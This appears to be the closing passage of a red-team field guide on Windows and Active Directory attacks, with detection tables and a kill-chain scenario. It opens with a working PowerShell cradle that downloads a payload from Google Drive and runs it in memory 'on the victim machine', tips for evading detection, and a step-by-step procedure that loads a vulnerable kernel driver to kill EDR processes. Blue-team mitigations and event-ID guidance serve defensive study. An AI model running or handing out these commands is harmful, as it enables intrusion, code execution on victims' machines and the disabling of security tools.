1. **Define the Drive file ID**

```
$fileId = "1ABC1234XYZ"
```

This is the unique identifier Google assigns to any file you upload (found in the URL when you view the file in Drive).

2. **Build the download URL**

```
$url = "https://drive.google.com/uc?export=download&id=$fileId"
```

The `uc?export=download&id=` endpoint forces Google to serve the raw file content instead of the Drive UI.

3. **Download and execute in memory**

```
IEX (New-Object Net.WebClient).DownloadString($url)
```

- `New-Object Net.WebClient` creates an HTTP client.
- `.DownloadString($url)` fetches the file’s contents (e.g., a PowerShell script) as text.
- `IEX (...)` (Invoke-Expression) immediately runs that text as PowerShell code in memory.

How to use it?

1. **Upload your script to Google Drive**

- Go to drive.google.com, upload payload.ps1, and set its sharing to "Anyone with the link can view."
- Copy the file's ID from the shared link (e.g., https://drive.google.com/file/d/1ABC1234XYZ/view).

2. **Customize the command**

Replace 1ABC1234XYZ with your actual file ID:

```
$fileId = "YourFileIDHere"
$url    = "https://drive.google.com/uc?export=download&id=$fileId"
IEX (New-Object Net.WebClient).DownloadString($url)
```

3. **Execute on target**

Run this in a PowerShell console on the victim machine. The script will fetch and execute your hosted payload in memory, leaving minimal disk artifacts.

4. **Combine with obfuscation or proxies**

To further evade detection, you can:

- Wrap the URL or variable names in random strings.
- Use proxies or domain fronting so that the download request blends in with normal web traffic.

By abusing Google Drive's trusted domain and running code in memory, you avoid file-based AV checks and network filtering that often whitelists google.com traffic.

EDR Evasion (BYOVD)

EDR Evasion via Bring-Your-Own-Vulnerable-Driver (BYOVD)

This technique leverages a known vulnerable kernel-mode driver to disable or kill endpoint detection and response (EDR) processes. It consists of these steps:

How to Use BYOVD for EDR Evasion

1. **Obtain a Vulnerable Driver**

Download a publicly available vulnerable driver (e.g., RTCore64.sys, Capcom.sys).

Place the .sys file in a location you control (e.g., C:\Tools).

2. **Install the vulnerable driver**

Open an elevated (Administrator) command prompt or PowerShell and run.

```
sc.exe create RTCore64 binPath= C:\Tools\RTCore64.sys type= kernel
```

```
sc.exe start RTCore64
```

- `sc.exe create` registers a new Windows service named RTCore64, pointing to the driver file RTCore64.sys in C:\Tools.
- `type= kernel` marks it as a kernel-mode driver.
- `sc.exe start` loads the driver into the kernel, giving you code execution at ring 0.

3. **Use the driver to terminate the EDR process**

```
.\RTCore64.exe --pid 1234 --kill
```

- `--pid 1234` specifies the process ID of the EDR service or agent.
- `--kill` instructs the driver to forcibly terminate that process by bypassing normal user-mode restrictions.

4. **Verify EDR is Disabled**

Confirm the EDR service is no longer running

```
tasklist | findstr /i "MsMpEng CrowdStrikeService"
```

5. **Cleanup (optional)**
After disabling the EDR, you can unload and remove the driver:

```
sc.exe stop RTCore64
sc.exe delete RTCore64
del C:\Tools\RTCore64.sys
```

Risks & Mitigations

- **Driver Signing Enforcement**
  Ensure **Secure Boot** and **Kernel-mode Code Signing (KMCI)** policies are enabled to prevent unsigned or vulnerable drivers from loading.
- **LSM/ELAM Protection**
  Enforce **Early Launch Anti-Malware** to block vulnerable drivers at boot time.
- **Monitoring**
  Alert on unusual driver installations, especially for known vulnerable driver filenames (RTCore64.sys, Capcom.sys).

By bringing your own vulnerable driver, you gain kernel-level privileges to disable security software, enabling stealthy post-exploitation activities.

Forensic Artifacts Reference Table

Understanding the Noise You Create

The following tables map each major technique to the Windows event IDs, registry modifications, network signatures, and memory artifacts it generates. Use this as your "noise map"-understand what fires, then plan OPSEC accordingly.

Authentication & Credential Theft

Technique	Primary Artifacts	Event IDs	Network Indicators
NTLM Hash Dump (Mimikatz sekurlsa)	LSASS process access; in-memory credential extraction	4688, 4673 (SeDebugPrivilege), 4663, Sysmon 10	EDR alerts on LSASS handles; tools in C:\Temp, C:\Users\Public
DCSync	Directory replication without DC login	4662 (DS-Replication-Get-Changes), 4624	RPC port 135 from non-DC to DC; unusual replication source
Kerberoasting	Large volume of TGS requests for service accounts; RC4 tickets	4769 (filter: RC4 encryption, Service Name = SPN)	4769 spike for service accounts; requests from unusual hosts
Pass-the-Hash (NTLM)	NTLM logons without password; hash reuse across hosts	4624 (type 3/10, Auth Package = NTLM), 4625	Same account from multiple IPs in short window; impossible travel
Golden Ticket	Forged TGTs with impossible lifetimes; PAC with extra SIDs	4768, 4769, 4624 (Logon Process = Kerberos)	Tickets valid for days; unknown issuing DC; KRBTGT usage anomalies
Overpass-the-Hash	Kerberos auth from compromised account; unusual TGS requests	4768, 4769, 4624 (Logon Process = Kerberos)	TGS requests outside user's normal service access patterns

Lateral Movement & Remote Execution

Technique	Primary Artifacts	Event IDs	Network Indicators
PsExec / Impacket psexec.py	Service creation (PSEXESVC or random name); named pipes	7045 (service installed), 7036, 4624 (type 3), Sysmon 17 (pipe)	SMB 445 from attacker; RemCom_* pipes; binary in C:\Windows\Temp
WMI Remote Execution	Win32_Process creation via WMI; wmiprvse.exe children	4688 (wmic.exe, spawned cmd.exe), 5861, Sysmon 3	DCOM/WMI port 135; wmiprvse.exe spawning shells
WinRM (5985/5986)	wsmprovhost.exe children; PowerShell ScriptBlock logs	4624 (type 3/10), 4688 (wsmprovhost children), 4104	HTTPS to 5985/5986; Kerberos/NTLM from admin workstations
SMB Relay	LLMNR/NBT-NS spoof; relayed auth to target	4624 (NTLM on target), 4625, LLMNR queries (network logs)	LLMNR/NBT-NS broadcasts; SMB from attacker IP with stolen creds
RDP Session Hijacking	Established RDP sessions hijacked; session reconnection	4624 (type 10), 4634, 4647, 4778, 4779	RDP 3389 from jump host; interactive sessions at odd hours

Privilege Escalation

Technique	Primary Artifacts	Event IDs	Network Indicators
Token Impersonation	Token object creation; process with high-privilege SID	4673 (SeDebugPrivilege), 4688 (privilege context), Sysmon 10	Process spawned as SYSTEM despite low-privilege parent
Potato Exploits	Service account → SYSTEM; named pipes for communication	4673 (SeImpersonate), 4688 (SYSTEM child), Sysmon 17 (pipe), Sysmon 10	Named pipes \Pipe*; RPC to spooler (port 135)
COM Object Hijacking	HKCU/HKLM CLSID registry modifications; malicious DLL	4657 (registry modified), 4688 (DLL loaded), Sysmon 13	DLL from non-standard path; process tree mismatch

Domain Controller & Active Directory

Technique	Primary Artifacts	Event IDs	Network Indicators
DCSync	Replication from non-DC; abnormal traffic pattern	4662 (DS-Replication GUIDs), 4624 (replication account logon)	RPC 135 from non-DC; unusual replication source
DCShadow	Rogue DC registration; missing 5136 logs for injected objects	5137, 5141, absent 5136 for injected attributes	Temporary DC registration; SID history changes without 5136
Golden Ticket	Forged TGT with long lifetime; access to all services	4768, 4769, 4624 (via forged TGT)	TGTs valid days/weeks; sudden access across all services
Kerberoasting	TGS tickets for service accounts; RC4 encryption	4769 (RC4 type, Service Name = SPN)	4769 spike for services; RC4-encrypted tickets
ADCS Abuse (ESC1/8)	Template abuse; unauthorized cert requests; NTLM relay	4887, 4899, 4624 (NTLM to certsrv HTTP)	HTTP to /certsrv; cert SAN spoofing; NTLM relay traffic
Zero Logon (CVE-2020-1472)	DC machine account password reset without auth	4722 (account enabled), 5379, 4662 (DCSync after)	Malformed Netlogon auth; DC password change by non-admin

Persistence Mechanisms

Technique	Primary Artifacts	Event IDs	Network Indicators
Registry Run Keys	HKCU/HKLM Software\Microsoft \Windows\CurrentVersion\Run	4657 (registry modified), 4688 (process at logon), Sysmon 13	Binary executed at logon; non-standard paths
Scheduled Tasks	Task creation; action = malicious binary	4698 (task created), 4702 (updated), 4699 (deleted), 4688 (execution)	Recurring binary execution; off-hours tasks
Service Creation	HKLM\SYSTEM\CurrentControlSet \Services\ServiceName	7045 (service installed), 7036, 4688 (sc.exe), Sysmon 13	Service binary in Temp/Public; auto-start enabled
WMI Event Subscriptions	__EventFilter, CommandLineEventConsumer, Binding in root\subscription	5857-5861 (WMI logging), 4688 (wmiprvse children), Sysmon 12	Long-lived wmiprvse with periodic child processes
COM Object Hijacking	HKCU/HKLM CLSID{GUID}\InprocServer32 points to malicious DLL	4657 (registry), 4688 (DLL load), Sysmon 13	DLL from non-standard path; unusual process parentage

C2 & Exfiltration

Technique	Primary Artifacts	Event IDs	Network Indicators
HTTP/HTTPS Beacon	Long-lived process; periodic outbound connections	4688 (process), 5156 (allowed connection), Sysmon 3	Regular intervals to external IP; consistent User-Agent
DNS Tunneling	High volume DNS queries; long random subdomains; TXT/NULL records	DNS logs (query entropy, size), 5156 (UDP 53)	Long FQDNs, high entropy subdomains, repeated queries
Cloud Payload Hosting	Downloads from S3/GDrive; curl/certutil/PowerShell	4688 (download tools), 5156, Sysmon 3	HTTPS to *.amazonaws.com, drive.google.com
Data Exfiltration	Large file transfers; archive creation	5156, 4688 (7z.exe, tar.exe, zip.exe), file access logs	Sudden large outbound transfer; archive + network activity

Web Application Attacks

Technique	Primary Artifacts	Event IDs	Network Indicators
SQL Injection	App errors; unusual SQL; time-based delays	Web logs (500s, slow responses), app logs (SQL errors)	Requests with ' OR 1=1--, UNION SELECT, SLEEP()
XSS (Reflected/Stored)	Script tags in DB/responses; JS execution	Web logs (HTML/JS in params), browser logs, CSP reports	Calls to attacker domain; unusual JS in response
Command Injection	Shell spawned by web app process (w3wp.exe, apache2)	App logs (command output), OS logs (new cmd.exe from app)	Shell process owned by web app identity
RFI (Remote File Inclusion)	HTTP requests with external URLs in parameters	Web logs (external URL params), network logs	Web server outbound to attacker IP

OPSEC & Evasion

Technique	Primary Artifacts	Event IDs	Network Indicators
Log Tampering	Event logs cleared; registry audit disabled	1102 (log cleared), 4657 (audit disabled), absent 4720-4799	wevtutil.exe execution; sudden log gaps
AMSI Bypass	ScriptBlock Logging disabled before attack	4104 (logging disabled), 4657, Sysmon 1 (PowerShell flags)	amsictx memory writes; unusual PowerShell flags
ETW Disabling	ETW provider registry disabled; Sysmon events absent	4657 (ETW disabled), absent Sysmon 10, 11, 13, 17	Registry modifications to HKLM\SYSTEM\ControlSet
Domain Fronting	SNI/Host header mismatch; CDN termination	5156 (CDN IP), proxy logs (SNI ≠ Host header)	HTTPS to legit domain but CDN IP destination
Beacon Hygiene (Sleep Mask)	Encrypted payload in memory during sleep	Absence of predictable network patterns	Random beacon intervals instead of fixed heartbeat
Command Line OPSEC	Flagged commands: whoami, net user, ping, sc create	4688 (flagged command execution), 4104 (PowerShell)	Process creation for flagged utilities

Quick Lookup: High-Fidelity Event IDs

Usage Guide

Red Teamers: Before executing, check what Event IDs fire. Plan to disable logging or avoid high-fidelity events (7045, 1102, 4662).

Blue Teamers: Build detections around high-fidelity IDs first (7045, 4662, 1102), then add behavioral detections (network anomalies, process trees).

Architecture: Enable auditing for 4662, 4769, 4698, 7045, 4657 (specific paths). These catch the majority of attacks.

Event ID	What It Means	Severity
7045	Service installed	Critical – almost always malicious
4662	Directory Service access (DCSync)	Critical – only DCs should replicate
1102	Audit log cleared	Critical – immediate investigation
4688	Process created	Medium – contextual (child process, privileges, parent)
4624	Successful logon	Medium – type matters (3=network, 10=RDP)
4657	Registry value modified	Medium – only if specific paths audited
4769	Kerberos TGS requested	Medium – baseline normal volume first
5156	Network connection allowed	Medium – high volume, focus on anomalies

Capstone Scenario: The "Friday Afternoon" Breach

Putting It All Together: End-to-End Kill Chain

Phase 1: Initial Access (The Foothold)

- **Action**: Attacker sends a phishing payload. Victim "Sarah" executes `Bonus_Details.exe` (Sliver Beacon).
- **[Blue Team Alert] Event ID 4688**: Process Creation (`Bonus_Details.exe` spawned by `Outlook.exe`).
- **[Blue Team Alert] Network**: Beaconing traffic to `update.microsoft-cloud-cdn.com` (Uncategorized Domain).

Phase 2: Local Recon & Escalation (The Climb)

- **Action**: Attacker runs `whoami /priv`. Sees `SeImpersonatePrivilege`. Executes `GodPotato.exe`.
- **Result**: Escalates from `Service` to `SYSTEM`.
- **[Blue Team Alert] Event ID 4673**: Sensitive Privilege Use (`SeImpersonatePrivilege`).
- **[Blue Team Alert] Event ID 4688**: `GodPotato.exe` spawning `cmd.exe` as **SYSTEM**.

Phase 3: Credential Dumping (The Keys)

- **Action**: Attacker runs `mimikatz sekurlsa::logonpasswords`. Dumps NTLM hash of Domain Admin.
- **[Blue Team Alert] Event ID 4663**: An attempt was made to access an object. (Accessing `lsass.exe`).
- **[Blue Team Alert] Sysmon ID 10**: Process Access (`mimikatz.exe` accessing `lsass.exe` with `0x1010` access rights).

Phase 4: Lateral Movement (The Jump)

- **Action**: Attacker performs Pass-the-Hash to the Domain Controller (`DC01`) using `Evil-WinRM`.
- **[Blue Team Alert] Event ID 4624**: Successful Logon (Type 3 - Network). Logon Process: `NtLmSsp`. Account: `Administrator`.

Phase 5: Domain Dominance (The Kingdom)

- **Action**: Attacker executes DCSync attack (`lsadump::dcsync`) to get KRBTGT hash.
- **[Blue Team Alert] Event ID 4662**: An operation was performed on an object. (Access to `DS-Replication-Get-Changes-All` extended right). This is the signature of DCSync.

Phase 6: Persistence (The Stay)

- **Action**: Attacker creates a WMI Event Subscription for fileless persistence.
- **[Blue Team Alert] Event ID 5861**: WMI Activity. suspicious `CommandLineEventConsumer` created.

The Outcome

The Red Team won because they moved faster than the alerts could be triaged. The Blue Team had all the logs (Event IDs 4688, 4663, 4662), but lacked the correlation to stop it in time.

Final Thoughts: The Infinite Game

Beyond the Tools

If you take one thing away from this field guide, I hope it is this: Tools expire. Concepts endure.

We have covered a lot of ground - from the fundamental handshake of NTLM to the kernel-level bypasses of BYOVD. But the specific tools mentioned here (Mimikatz, Sliver, Rubeus) will eventually be patched, detected, or replaced. What will not change is the underlying logic of how computers trust each other.

The "Inner Workings" of authentication - Kerberos tickets, Access Tokens, and Trust relationships - are the bedrock of the Windows enterprise. Understanding why an attack works is infinitely more powerful than knowing how to run a script.

The Responsibility of Power

You now possess knowledge that can dismantle the security posture of a Fortune 500 company in less than a week. This is a heavy responsibility.

Offensive security is not about ego, destruction, or "winning." It is about illumination. We hack to show where the cracks are so they can be fixed before a real adversary finds them. Every Golden Ticket you forge in a simulation should lead to a stronger defense in reality.

The Road Ahead

Cybersecurity is an infinite game of cat and mouse. As defenders improve, attackers evolve. As you close this book, the landscape is already shifting. Cloud identities, AI-driven defense, and hybrid architectures are the next frontier.

But you are ready. You have the foundation.

Stay curious. Read the documentation. And always check your return values.

Happy Hacking.

- Ofek Deri

2026